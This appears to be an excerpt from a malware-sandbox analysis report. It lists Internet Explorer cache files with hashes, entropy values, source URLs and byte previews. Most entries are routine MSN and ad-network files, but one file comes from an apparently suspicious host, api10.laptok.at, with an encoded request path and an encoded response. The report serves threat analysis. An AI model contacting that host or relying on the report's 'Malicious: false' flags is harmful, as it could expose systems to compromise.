<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:BYF3+qr8jm6cpYR0n/FlCKmlFbnz2cuorGI3R1iteeyBzBh:ecqEmwun/OX+cDrf3R++p</td></tr>
<tr><td>MD5:</td><td>BDD857AD359507964F7924F19F7AF7BA</td></tr>
<tr><td>SHA1:</td><td>6B747CD408FD72368076FD854D085223DA1469AC</td></tr>
<tr><td>SHA-256:</td><td>9199049EB46392B2508174B7F8C43156BFF001C79D72E70A997877A8D95A402B</td></tr>
<tr><td>SHA-512:</td><td>0E7C6257AE8A38D8DD54DB75842F4A0BCAD038BF1E2383CD95C7A5C2C220E0EAD79B3184F6B59939983D0199B994390DAD6B774BE6E0FCC70BCE29995AEF60
09</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dh0Dw.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1671&y=1717</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dh0Dw[1].jpg	
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...J(....J(.i(...(....J(.h...(...(...(...(...(...(....(...(.h.....J(.h...J(...(...(...(...(...(...(....JZ.(...(...(...(....J(...(...(...(...(...(...(...(...(...(...JZJ.)i(....(...(.....1'l..a.@...Q@.E.P.E.P.E.P.E%..QE..QIE.-%.P..IE.-..P..E..QE.....P. QKI@..Q@..Q@.E-..QE..QE..Vv.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dzReS[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	30084
Entropy (8bit):	7.955889426852974
Encrypted:	false
SSDEEP:	768:77vgc+spX0FfVlq5EYpXX9rhliit4C0HS0LY9U:7J0FfVyYpH9rhAt4C0HS/C
MD5:	D9684BA6D368537ACA9B8DB1962BCB52
SHA1:	4F81044B90981D24EE92DD60139FA44BF234525F
SHA-256:	1D22F57891AA9CE37135E0DB745C16A2590D25A8ADE7FC5B0E3DEE4E7EAAA92A
SHA-512:	910FB7901661F29C24B19DDC54B99D124B5F6F118A155343259A98D837BA6510FA70A2B86867D49D457730932AF21E6E7FBEE52F4C514CE7FFB0A3BE465CC8E0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dzReS.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...E8M... E.Q..U$..o..9.yK..A.).....a&.&.m2.:.n...(..L# ..S.tM...G\.V\...GJ_..G'..5.z.....%e...O.L.f...[..|.c.h.R.& ...W.Q.I..3...j..?.Xt..M.i..CY.oV.a1.a.65...g-..z.5-*.....T..9...u....8`..B5g..$...Zoa.]....md..6.....Ny.....REu..Q.....K-.-1Z...E.!4.Lc@.4.i....!.....y0*.....E...M)\..%..C;.. $T.ZD/t..]....."..o.H.\...-".....5..jl.W<.;.O.$-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBRUB0d[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	489
Entropy (8bit):	7.174224311105167
Encrypted:	false
SSDEEP:	12:6v/78/aKTthjwzd6pQNfgQkdXhSL/KdWE3VUndkJnBl:bTt25hkuSMoGd6
MD5:	315026432C2A8A31BF9B523357AE51E0
SHA1:	BD4062E4467347ED175DB124AF56FC042801F782
SHA-256:	3CC29B2E08310486079BD9DD03FC3043F2973311CE117228D73B3E7242812F4F
SHA-512:	3C8BCF1C8A1DB94F006278AC678A587BCDE39FE2CFD3D30A9CDA2296975425EA114FCB67C47B738B7746C7046B955DCC92E5F7611C6416F27DA3E8EAED875E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBRUB0d.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d...~IDAT8Oc.....8].,.. Z....d..*)..q.!...w10qs0|.r.....,..T//`...gx^2..l...'..6.30.G....v.9.....?..g.....y.q.. ..1|\....}._.....g.....g.T..>n8....O(..P..L.b..e...+.....w.@5 ..L..{...._0..@1.C_.L.;u.L3.03.....{?.....G..a.....q.....B....._.....i..2.....e..|....P.....?/.i..2...p.....P.x;e...go.....|FvV.. gc0.....*+. 5)...?o>fx^:.,...].4....."......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBi9ul[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	604
Entropy (8bit):	7.470115168475598
Encrypted:	false
SSDEEP:	12:6v/7ee/HBU7gGAvYHFHd5h4Fm2ga2N6PcJ8Fjb9co6s9:ABUclvNmNmcJ8Rb979
MD5:	BF5346883F3E73C6E9AC202F6D64176A
SHA1:	BCC5BB62647C91477F484497DE68FC811EBB107D
SHA-256:	D99E67EEFAC33F8821AE3FF3244CA23153EF4DF0816FA19BF913529E0B5B62B7
SHA-512:	F081356AD5B9C06340E31B41CF98CBCD0C2D36468A821952CED051315535EB218EDCA6591E9BEA24A0AB3639FDA2B0E0D22E473753D135123365D8622BA4781
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBi9ul.img?m=6&o=true&u=true&n=true&w=30&h=30
Preview:	.PNG.....IHDR.....;0.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATHK.1LSA...w<H.H.!.b4!1.....1.L.d1.IIp..80i$..'....'!L..f..q0R..A..w.G.?E.W.{Pa./.....ry..:... ..~a..M~...V..\.B/r...k..0...-J4.!.R...X...\.9T..=.....C..M.Mt...P2...F.J.\,^.xA.!3..X.|..._|.|.>-6...F+W..Wn`v.&.!:...+M...m..$.....]...Vg.5(...(.....9..JZ.RM...3.....`..r%./\.gv.*...4.78. <%.s.Z.....qR..F..)V.Bq..._..c,.:.X.y....m999..l....dJ..D..;.....8...e.h..Dp..R!y.w..^.....c.8W7..K.....(..c..m..m.....3...I.Y...L.....E4.ocQ.r_8.T...j.'Qc...;...!..A...|_...za3....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\FNY[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	270440
Entropy (8bit):	5.999927116066864
Encrypted:	false
SSDEEP:	6144:Y+0C7j1OHxuaO32a5uF6e/jwm+JBJk18h++os7c2Wq/:YQ9Oc35663Xxb157cI/
MD5:	E924EC561FB47C3C0077569F989E9945
SHA1:	7B779431CDFB4199AB382029420C49A8E7145CBD
SHA-256:	620F9E87417B9B64C9CA5D8C86EADC68BE4EFBCD4F829857AA3E88CBCF8FFCEA
SHA-512:	61258962ADD49591F56ADE96442EF93067AB937903798757CE620AE1B6A7E05FCB4703A3CC25764A71963BC848E9924B20631A88511E48F0C93BF24AA079941A
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/_2FdDLxiS/WGKmX1atNVWHXUCzdG8J/YXsTWM_2FhCnr7eTBeb/CqzmyNP6L4p0TKz6hJsA0p/EVm7LSru5Rln7/R3LRPh0s/N1MeBTFtHS9yRQ9lgLi_2B0/Xv3I03JXJn/5RDWiXyGXXw_2B48v/Bn4MZSvk3K_2/FR_2BMnjaNV/ba9dKsrWc70pwt/DT0ZilRktoMLB5X4VmjzW/q5zgF4LmzRrqKYzr/JnS7KhdMCD4PTt2/Znn_2FZbkdGdkZsLPa/EqC1aT3Se/sU1FyYCjJQPDDxUFeIIF/dEZc5CjdmxNuQQbK7SZ/r4gzVmhDXHEM5OFH9MuRad/iulOOUoXwDG2R/FNY
Preview:	Mh76sSvSPOqc78Mw1cXKmfvRxMwaaWEKesJW7t3AmxNSv6lyFLsUY4n83l6Yoab2uwOf2DkFEA20NBf2B/PlNW0FGgZF1zakBvAAiOohIBorvfHvu0rE0MTz KZI6eVDmHbEQVaVPC4JsjuGf0N7E+9nHMyKQy+eomLvq8xg7jOLLutl9wiglWRzIFsmqwKpy+Jx9CmX6prDnV+YbPCPCzDGpeIOViLBndJ5aTmSzWtf9aozM C9nrgnDUx4Ja12aZHw96rQjFCZxnto2efGDVoGagL1Qb4es8tZyBB98MqaOkN3gT5988hQ+TylRyO5K4lVE2vU6ZAQDWQS7QTAWcVobl/1/Fox/23pZzLEIOLVJ/WfeqCt GDEE4bg8MFrEqWgAnzbeqJAbvubaYyD+0+Zcl/QheXkuMWbqBVzsn7YJZl11v+XPwuTsUH5WeJvTk+FAdawWNtrMlftd/5E8XgzDC/GoU1RPapJvOBn4UQnv updMy8aUXPwNvTlZyncvCeIkr6420wlShxBVKfmC/p4CKUGM/0Yv46mRy3vfvWoM+DtcTTZOTd6uI32X/2ZWZzW1PC1xjLuJj+8pSGzgC9qGzoy5mXq1Jr731LoMV/sc6V vm+ZvYN4Rd7G2gqgEK/DM4x+8pRx6WlgFvZLkEfp1NRz28ySvazWWxtjhFJmVW+2mpNjMQF5be5jSkmr2L6lGNu+780K4UJeiStDfPCA+xYYEXw9+flw35o6 XmsmSNuR3mzl8LKK/wAOyo/qIpQbX1D1EMIdW515W1AY8WwNEtN6Ri2otZ2LWGX0anUNlUxeO9PP6PypAKVYJ8CkE2JjqkpT0qeevIhmgtanzqUQxFa66tcE kAxsRnwObim3obpVGch3Sq3RpEiLvbZAO8UBrtIcqyiuJgmDTq+L/EZpdrTIioUAumq9Zl0hnteCIUF+35rXjTsfnkl7axJeycpBVo3+yFRHLOp1Jwc+dmTYtlD1/fd48Q /Z0cmd511h	

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\auction[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	17548
Entropy (8bit):	5.67901042601246
Encrypted:	false
SSDEEP:	384:npiYfoR3p1YoBIPXu193rxF4wHYEnoZcIUaL8Y2S7o0p:n/gL7t94EWSo
MD5:	7C180C5DDF73B8A1CF56E9422703B3D3
SHA1:	3AD39BEED9B67720F202F6C0C459170E821E1437
SHA-256:	FA1F3921E43765D9CF8613C0C55F876FEA11D0B7E4C2D68BA7D66EBF73A6E07D
SHA-512:	91A0F531D8A0D65F5A97552B8F0C655A490182C434EC96E37875F3A7EC12F628900967177E463386CD7FB4B39C450BCEFAA7833D0E5372C803B4EE8EA5D0FC43
Malicious:	false
IE Cache URL:	http://https://srtb.msn.com/auction?a=de-ch&b=9bc54e2210424216a69f0a43ebf97870&c=MSN&d=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&e=HP&f=0&g=homepage&h=&j=0&k=0&l=&m=0&n=infopane%7C3%2C11%2C15&o=&p=init&q=&r=&s=1&t=&u=0&v=0&x=&w=&_=1613465858196
Preview:	.<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_b9e650f69e775ee2274812c83c916691_771228da-3678-4d18-8294-ad1e927162f1-tuct7248ff7_1613433463_1613433463_CIi3jgYQr4c_GNif5YvI8tulBSABKAEwKziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAQ"},"tbsessionid":"v2_b9e650f69e775ee2274812c83c916691_771228da-3678-4d18-8294-ad1e927162f1-tuct7248ff7_1613433463_1613433463_CIi3jgYQr4c_GNif5YvI8tulBSABKAEwKziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAQ","pageViewId":"9bc54e2210424216a69f0a43ebf97870","RequestLevelBeaconUrls":[]}">.</script>.<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="3" data-viewability="">.<

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E525
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[1].htm	
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E525
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	76785
Entropy (8bit):	5.343242780960818
Encrypted:	false
SSDEEP:	768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCFPQtihPxVUYUEJ0YAtF:olLEJxa4CmdiuWloIti1wYm7B
MD5:	DBACAF93F0795EB6276D58CC311C1E8F
SHA1:	4667F15EAB575E663D1E70C0D14FE2163A84981D
SHA-256:	51D30486C1FE33A38A654C31EDB529A36338FBDFA53D9F238DCCB24FF42F75AF
SHA-512:	CFC1986EF5C82A9EA3DCD22460351DA10CF17BA6CDC1EE8014AAA8E2A255C66BB840B0A5CC91E0EB42E6FE50EC0E2514A679EA960C827D7C8C9F891E5590887
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/6f0cca92-2dda-4588-a757-0e009f333603/de-ch.json
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	230026
Entropy (8bit):	5.150044456837813
Encrypted:	false
SSDEEP:	768:l3JqIWtk5N1cfkCHGd5btLkWUuSKQlqmPTZ1j5sIbUkjsyYAAA:l3JqIGk5Med5btLksSKkPnjNjh4A
MD5:	6AAA0F3074990A455B222A4D044E2346
SHA1:	6443AF82ED596527261B0F4367A67DD4D1BA855B
SHA-256:	1232E273F047113AB950CC141FC73D50640D2352B2ED16B89A1BAC01A80BEBEC
SHA-512:	EDE13CDE1DDEB45CD038042DCC6C1F75664EC259BC44100EB9C36361CFB657A7A661901DFEAD44DF6CEC555406A221970DF10F562AE222226546B7EFCE8E68D
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/iab2Data.json

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\iab2Data[1].json	
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\location[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	182
Entropy (8bit):	4.685293041881485
Encrypted:	false
SSDEEP:	3:LUfGC48HlHJ2R4OE9HQnpK9fQ8I5CMnRMRU8x4RiiP22/90+apWyRHfHO:nCf4R5ElWpKWjvRMmhLP2saVO
MD5:	C4F67A4EFC37372559CD375AA74454A3
SHA1:	2B7303240D7CBEF2B7B9F3D22D306CC04CBFBE56
SHA-256:	C72856B40493B0C4A9FC25F80A10DFBF268B23B30A07D18AF4783017F54165DE
SHA-512:	1EE4D2C1ED8044128DCDCDB97DC8680886AD0EC06C856F2449B67A6B0B9D7DE0A5EA2BBA54EB405AB129DD0247E605B68DC11CEB6A074E6CF088A73948AF2481
Malicious:	false
IE Cache URL:	http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location
Preview:	jsonFeed({"country":"CH","state":"ZH","stateName":"Zurich","zipcode":"8152","timezone":"Europe/Zurich","latitude":"47.43000","longitude":"8.57180","city":"Zurich","continent":"EU"});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\nrrV67478[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	88164
Entropy (8bit):	5.423101112677061
Encrypted:	false
SSDEEP:	1536:DVnCuukXGsQihGZFu94xdV2E4q35nJy0ukWaaCUFP+i/TX6Y+fj4/fhAaTZae:DQiYpdVGetuVLKY+fjwZ
MD5:	C2DC0FFE06279ECC59ACBC92A443FFD4
SHA1:	C271908D08B13E08BFD5106EE9F4E6487A3CDEC4
SHA-256:	51A34C46160A51FB0EAB510A83D06AA9F593C8BEB83099D066924EAC4E4160BC
SHA-512:	6B9EB80BD6BC121F4B8E23FC74FD21C81430EE10B39B1EDBDEFF29C04A3116EB12FC2CC633A5FF4C948C16FEF9CD258E0ED0743D3D9CB0EE78A253B6F5CB05D
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/48/nrrV67478.js
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}();_mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},n={},t={},a={};function c(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=c("conversionpixelcontroller"),e=c("browserhinter"),o=c("kwdClickTargetModifier"),i=c("hover"),n=c("mraidDelayedLogging"),t=c("macrokeywords"),a=c("tcfdatamanager"),{conversionPixelController:r,browserHinter:e,hover:i,keywordClickTargetModifier:o,mraidDelayedLogging:n,macroKeyw

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168BA
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otTCF-ie.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otTCF-ie[1].js	
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports)}function n(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return I(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\41-0bee62-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.localStorage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c.data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("office")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-dependent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB14EN7h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	10663
Entropy (8bit):	7.715872615198635
Encrypted:	false
SSDEEP:	192:BpV23EiAqPWo2rhmHI2NF5IZr9Q8yES4+e5B0k9F8OdqmQzMs:7PiAqnHICF5IVVyxk5BB9tdq3Z
MD5:	A1ED4EB0C8FE2739CE3CB55E84DBD10F
